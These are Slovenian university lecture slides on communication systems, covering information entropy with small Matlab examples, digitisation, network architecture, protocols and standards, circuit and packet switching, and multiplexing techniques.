




# Osnovni pojmi

---

**Predmet: Komunikacijski sistemi**



# Izvor, ponor, prenosna pot






# Izvor, ponor, prenosna pot

- **Prenosne poti**
  - kovinski vodniki, optična vlakna, zrak, voda, ...
  - ožičeno/brezžično
- **Signali**
  - so fizikalne veličine, se spreminjajo s časom
- **Izvor in ponor**
  - morata biti usklajena za uspešen prenos informacij



# Signali

- Zapis signala v časovnem in/ali frekvenčnem prostoru
- Analogni signali in digitalni signali





# Prednosti digitalnega zapisa informacij

- **Možnost digitalne obdelave**
  - Kompresija
  - Zaščita pred napakami
  - ...
- **Učinkovitejše hranjenje**
- **Učinkovitejši prenos**



# Količina informacij

- **Količina informacij je povezana s stopnjo nedoločenosti dogodka o katerem sporočamo**
  - dogodek mora zato imeti najmanj dva možna izida
  - izidi so nepredvidljivi oz. naključni
- **Primer 1: met kovanca**
  - dva možna izida
    - cifra, grb
  - verjetnost posameznega izida je  $1/2$
- **Primer 2: obvestilo o stanju prižganosti luči v prostoru**
  - dva možna izida
    - prižgano, ne prižgano
  - verjetnost (za primer, da je bolj verjetno, da bo luč ugasnjena) npr.:
    - prižgano  $1/4$
    - neprižgano  $3/4$
- **Posamezne dogodke lahko nanizamo v zaporedni niz dogodkov**



# Kako merimo informaciju

## ■ Teorija informacij

### ■ Claude E. Shannon: A Mathematical Theory of Communication


- <http://cm.bell-labs.com/cm/ms/what/shannonday/shannon1948.pdf>

## ■ Entropija, bit, byte, ...

## ■ Primeri: Matlab

```
pX=[0.5, 0.5]
HX=sum(-pX.*log2(pX))
pX=[0.9, 0.1];
HX=sum(-pX.*log2(pX))
pX=[1, 0];
HX=sum(-pX.*log2(pX))
pX=[1/6,1/6,1/6,1/6,1/6,1/6];
HX=sum(-pX.*log2(pX))
HX=sum(-pX.*log2(pX))
pX=[1/2,1/10,1/10,1/10,1/10,1/10];
HX=sum(-pX.*log2(pX))
```

```
px1=0:0.001:1;
HX=-px1.*log2(px1)-(1-px1).*log2(1-px1);
plot(px1,HX)
```





## ■ Shannonov 1. teorem: $HX \leq n \leq HX + 1$ ; n bitov za zapis



# Digitalizacija: analogno $\leftrightarrow$ digitalno

## ■ Pretvorba analognega signala v digitalni zapis:

1. (Časovno) **vzorčenje** (analognega signala)
  - Nyquist-Shannonov (3.) teorem: o vzorčenju
2. **Kvantizacija** (vzorcev)




- **Primer: digitalizacija govornega signala [0-4kHz] v 64 kb/s podatkovni tok**




# Prenos signalov

- **Kodiranje**
  - V izvoru (npr. A/D pretvorba, izločanje redundance, ...)
  - Za boljši prenos (npr. mehanizmi za zaznavo in odpravo napak, lažjo sinhronizacijo izvora in ponora, za oblikovanje frekvenčnega spektra)
- **Digitalni simboli in digitalni signal**
- **Frekvenčni spekter**
- **Modulacija in demodulacija**





# Elementi arhitekture IKT sistemov





# Elementi arhitekture IKT sistemov

- **Terminali –TE, (angl. Terminal Equipment)**
  - npr. mobilni telefon, osebni računalnik z omrežno povezavo, ...
- **Omrežni elementi – NE, (angl. Network Element)**
  - npr. usmerjevalniki (omrežja IP), centrale (omrežje ISDN), nadzorniki baznih postaj (mobilna omrežja), ...



# Omrežne storitve

- **Naslavljanje in prenos**
- **Mobilnost**
- **Zagotavljanje kakovosti storitev**
- **Varnostne storitve**
- **Avtentikacija, avtorizacija in beleženje**
- **Navidezna (virtualna) zasebna omrežja**



# Komunikacijski protokoli in standardi

---

**Predmet: Komunikacijski sistemi**




# Komunikacijski protokoli

- Protokol je nabor pravil in postopkov, ki določajo in uravnavajo obliko ter prenos podatkov med dvema komunicirajočima entitetama.
- Protokoli, ki so v javni uporabi, so navadno standardizirani. Obstaja vrsta organizacij, ki skrbi za pisanje standardov oziroma priporočil, ki jih je potrebno upoštevati pri implementaciji protokolov.



# Komunikacijski standardi

- Standardi so dokumentirani dogovori, ki vsebujejo tehnične specifikacije ali druge natančno določene kriterije, ki se konsistentno uporabljajo kot pravila, smernice ali definicije lastnosti, da bi materiali, izdelki ali storitve ustrezale svojim namenom.
- Zakaj jih potrebujemo:






# Posredovanje oz. prenos informacij

- **Način strukturiranja informacij za prenos (prek omrežja ali prenosne poti) med ponorom in izvorom**
  - Paketno posredovanje
  - Tokokrogovno posredovanje
- **Podporne informacije in mehanizmi za posredovanje**
  - Kontrolne informacije v protokolnih podatkovnih enotah
  - Signalizacija




# Tokokrogovna komutacija

- Nekomutirane tokokrogovne povezave



- Tokokrogovna komutacija


- fleksibilno postavljanje tokokrogovnih povezav
  - statična topologija
  - dinamična topologija





# Paketna komutacija

- **Paketna (celična) komutacija**
  - vsak paket (PDU) nosi vse podatke za usmerjanje skozi omrežje
  - paket je lahko spremenljive dolžine
  - izvor lahko oddaja toliko paketov, kot to dopušča celotno omrežje (ne pa le kapaciteta tokorogovne povezave)






# Multiplexiranje podatkovnih tokov

- **Prostorsko multipleksiranje (ang. SDM – Space Division)**
  - uporaba ločenih prenosnih poti, npr.:
    - snopi vodov, npr. optični kabli
    - prostorsko pogojeno ponavljanje frekvenčnih območij, npr. celični sistemi mobilnih komunikacij
- **Časovno multipleksiranje (ang. TDM – Time Division)**
  - časovno dodeljevanje možnosti/pravice do uporabe prenosne poti med več uporabnikov
- **Frekvenčno multipleksiranje (ang. FDM – Frequency Division)**
  - uporaba različnih frekvenčnih (pod)pasov za prenos
- **Kodno multipleksiranje (ang. CDM – Code Division)**
  - signale množimo z ortogonalnimi pseudo-naključnimi nizi
  - frekvenčni spekter je razpršen
- **Možna kombinacija različnih tehnik**

